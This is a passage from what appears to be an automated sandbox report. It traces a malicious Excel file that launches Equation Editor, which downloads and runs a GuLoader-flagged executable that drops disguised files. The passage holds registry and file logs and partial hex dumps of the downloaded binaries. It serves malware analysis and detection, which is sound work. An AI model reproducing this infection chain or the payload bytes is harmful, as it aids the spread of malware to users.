00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8182259827.xlsx	success or wait	1	6E2D0648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6750529025.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6109303877.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9925478147.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5491630718.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9659692161.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0653671941.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1237160943.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0450125302.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6329227256.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6183211589.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7457734050.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1141274626.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9329238007.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3643399760.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3476888679.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7676687441.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7216804956.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2585558601.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8552718761.xlsx	success or wait	1	6E2D0648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\72701	72701	binary	04 00 00 00 BC 0B 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EA 4F CA 3E FC 71 D8 01 01 27 07 00 01 27 07 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E2D0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **1112**, Parent PID: **576**

General

Target ID:	2
Start time:	12:01:42
Start date:	27/05/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36D05C8	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36D05C8	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36D05C8	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36D05C8	URLDownloadToFileW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36D05C8	URLDownloadToFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36D05C8	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36D05C8	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36D05C8	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36D05C8	URLDownloadToFileW
C:\Users\user\AppData\Roaming\venxajlddf.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	36D05C8	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\droidttrre[1].exe	0	781	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 1f fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 2a 02 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELOah*	success or wait	1	36D05C8	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\droidttrre[1].exe	781	8192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 fd fd fd 5c fd 7d 0c 0f 74 2b	U\}t+	success or wait	1	36D05C8	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\droidttrre[1].exe	8973	8192	fd fd fd 68 05 01 00 00 50 53 fd 1d 04 fd 40 00 fd 27 fd fd 75 4e fd 75 10 fd fd fd fd fd fd 50 fd 75 fd fd 74 fd fd fd fd fd 75 16 fd fd fd fd fd fd 68 05 01 00 00 50 57 fd 75 fd fd c5 fd 74 fd fd 75 fd fd 15 10 fd 40 00 6a 03 fd fd 3a 00 00 fd fd 75 1e fd 75 0c fd 75 08 fd 15 18 fd 40 00 fd 1b fd 75 fd fd 15 10 fd 40 00 fd fd 03 00 00 fd 0b 6a 00 56 fd 75 0c fd 75 08 fd fd 5f 5e 5b fd fd 0c 00 55 fd fd fd 00 00 00 fd 7d 0c 10 01 00 00 75 19 6a 00 68 fd 00 00 00 6a 01 fd 75 08 fd 15 40 fd 40 00 fd 45 0c 13 01 00 00 fd 7d 0c 13 01 00 00 75 45 fd 46 00 00 00 fd 3d 70 fd 42 00 00 fd 54 fd 40 00 75 05 fd 20 fd 40 00 50 fd 45 fd 51 50 fd 15 54 fd 40 00 fd fd 0c fd 45 fd 50 fd 75 08 fd 15 44 fd 40 00 fd 45 fd 50 68 06 04 00 00 fd 75 08 fd 2c 00 00	hPS@'uNuPutuhPWutu @j:uuu@u@jVu u_^[U}ujhju@@E}uEF=p BT@u @PEQP T@EPuD@EPhu,	success or wait	4	36D05C8	URLDownloadToFileW
C:\Users\user\AppData\Roaming\venxajlddf.exe	0	39897	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 1f fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 2a 02 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPg LPf*_;PfsVPf.V`PfRichPf PELOah*	success or wait	1	36D05C8	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\droidttrre[1].exe	41235	8192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 78 79 19 78 78 79 5a 78 78 79 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 09 7b 75 11 0e fd fd 13 10 fd fd 12 0f fd fd 0c 09 7c fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 78 79 2a 78 78 79 fd 76 76 77 07 78 78 79 64 00 00 00 00 00 00 00 00 00 00 00 00 70 70 77 2a 78 78 79 fd 6f 6f 77 25 00 00 00 00 77 77 77 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	xxyxxyZxxy {u|xxy*xxyvvwxxydpp w*xxyoow%www	success or wait	174	36D05C8	URLDownloadToFileW
C:\Users\user\AppData\Roaming\venxajlddf.exe	39897	33450	00 00 00 4d 4d 78 2d 00 00 00 00 4b 4a 79 0b 00 00 00 00 00 00 00 00 5f 5f 79 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 78 79 47 78 78 79 36 78 78 79 36 78 78 79 36 76 75 77 31 00 00 00 00 50 4f 7c 22 48 47 7e 28 2b 29 7b 3a 0b 08 fd fd 10 0f fd fd 0f 0d fd fd 3b 39 78 fd 79 79 78 3d 64 63 7a 13 6a 69 78 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 78 79 13 00 00 00 00 00 00 00 00 00 00 00 00 69 68 7b 11 78 78 78 36 78 78 78 6c 78 78 79 fd 78 78 79 fd 78 78 78 52 59 58 7c 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MMx-KJy__yxxyGxxy6xxy6xxy6vuw1PO|"HG~(+){:;9xyyx=dczjixxxyih{xxx6xxxlxxyxxyxxxRYX|	success or wait	7	36D05C8	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\venxajlddf.exe	680799	768785	fd 0b 3c 01 01 2e fd 44 46 fd 3f fd fd fd 15 fd fd fd 63 0c 5a 23 fd 7f 0a 5f 7e fd 6f fd fd fd fd 08 fd fd fd 71 2b fd 4a fd 3d 32 02 2d fd 41 4a fd 3b fd 24 72 fd fd 32 f4 0f fd 3a 1d fd 7e 23 06 27 fd fd 21 fd 3d 51 0c 33 25 fd fd fd fd 54 fd fd 2d fd 20 54 fd fd fd 38 3b fd 6f 4f 70 4a 59 fd fd 6e 1d fd 42 fd 32 56 fd 53 fd 7b 28 fd fd fd fd 18 3b 65 fd fd 14 34 6e 75 fd 7a fd 24 fd fd 2c 32 fd fd 0e fd fd fd 75 fd 2d 6c fd 40 3b 0d fd fd fd 54 fd fd 0a fd 23 4a 5d 53 fd 5c 27 4b fd fd 3b 01 fd fd fd fd 19 76 fd fd fd 54 15 fd 2f fd 5b 0e fd 6b 6d fd 40 37 fd fd 40 5a fd 70 6e fd 59 1d 15 fd 77 fd 09 75 fd fd 7c 2b 66 66 fd fd 45 fd 5c 4e 81 fd fd fd 53 fd fd 0a fd 7c 10 4e 5b 2a 29 fd fd fd 1f 40 fd 04 05	<.DF?cZ#_~o+J=2-AJ;$r2:~#'!=Q3%-T8;oOpJYnB2VS{(e4nuz$,2u-l@;T#J]\'K;vT/[km@7ZpnYwu|+ffE\NS|N[*)@	success or wait	1	36D05C8	URLDownloadToFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: venxajlddf.exe PID: **2944**, Parent PID: **1112**

General

Target ID:	4
Start time:	12:01:46
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Roaming\venxajlddf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\venxajlddf.exe
Imagebase:	0x400000
File size:	1449584 bytes
MD5 hash:	2A384E15F8133C8B9ECEFA4DA1D96CEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.1181440399.0000000003F30000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 32%, Metadefender, Browse • Detection: 38%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nseE5D2.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061C6	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsoE611.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061C6	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\REPREHENSION.Deb	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\ARMOURY CRATE eGPU Product.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\APPEASINGLY.ned	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\MsMpLics.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\System.IO.FileSystem.Watcher.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\avutil-54.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\folder-publicshare.png	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\lang-1045.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\multimedia-volume-control-symbolic.symbolic.png	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\p11-kit-trust.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\nstF8C7.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061C6	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsoF8F7.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061C6	GetTempFileNameW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
